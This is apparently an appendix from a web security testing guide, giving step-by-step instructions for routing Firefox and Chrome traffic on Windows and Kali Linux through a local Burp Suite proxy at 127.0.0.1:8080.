
A.2 Mozilla Firefox with burp suite (Windows OS)

Step 1: Open Mozilla Firefox and navigate to the URL given below.

URL: about:preferences



Step 2: Scroll down to the bottom of the page and click on “Settings” button under “Network Settings” section.



Step 3: Enter “127.0.0.1” and “8080” in “HTTP Proxy” textbox and “Port” textbox respectively.

Connection Settings

Configure Proxy Access to the Internet

☐ No proxy

☐ Auto-detect proxy settings for this network

☐ Use system proxy settings

☒ Manual proxy configuration

HTTP Proxy Port

☐ Use this proxy server for all protocols

SSL Proxy Port

FTP Proxy Port

SOCKS Host Port

☐ SOCKS v4 ☒ SOCKS v5

☐ Automatic proxy configuration URL

No proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24

☐ Do not prompt for authentication if password is saved

☐ Proxy DNS when using SOCKS v5


☐ Enable DNS over HTTPS

☒ Use default (https://mozilla.cloudflare-dns.com/dns-query)


☐ Custom

Click on the OK button.

Step 4: Start Burp suite.



Step 5: Navigate to “Options” tab under “Proxy” tab and verify that the “running” checkbox is selected for the interface “127.0.0.1:8080”.




All the HTTP request made by Mozilla Firefox will be intercepted by Burp Suite.

Appendix B

B.1 Google Chrome with Burp Suite (Kali OS)


Step 1: Open Google Chrome and navigate to the URL given below.

URL: chrome://settings




Google Chrome Settings page will appear.


Step 2: Search for “proxy” in the search box.



Step 3: Upon clicking on “Open proxy settings”, The “Networks” settings window will appear. Click on Network Proxy option.




Step 4: Enter “127.0.0.1” in “HTTP Proxy” textbox and enter 8080 as port.




Close the dialog box.

Step 5: Start Burp suite.



Step 6: Navigate to “Options” tab under “Proxy” tab and verify that the “running” checkbox is selected for the interface “127.0.0.1:8080”.




All the HTTP/HTTPS request made by Google Chrome will be intercepted by Burp Suite.


B.2 Mozilla Firefox with burp suite (Kali OS)

Step 1: Open Mozilla Firefox and navigate to the URL given below.


URL: about:preferences




Step 2: Click on “Advanced” tab on the left panel and then click on “Settings” button under “Network” tab.




Step 3: Enter “127.0.0.1” and “8080” in “HTTP Proxy” textbox and “Port” textbox respectively.



Step 4: Start Burp suite.



Step 5: Navigate to “Options” tab under “Proxy” tab and verify that the “running” checkbox is selected for the interface “127.0.0.1:8080”.



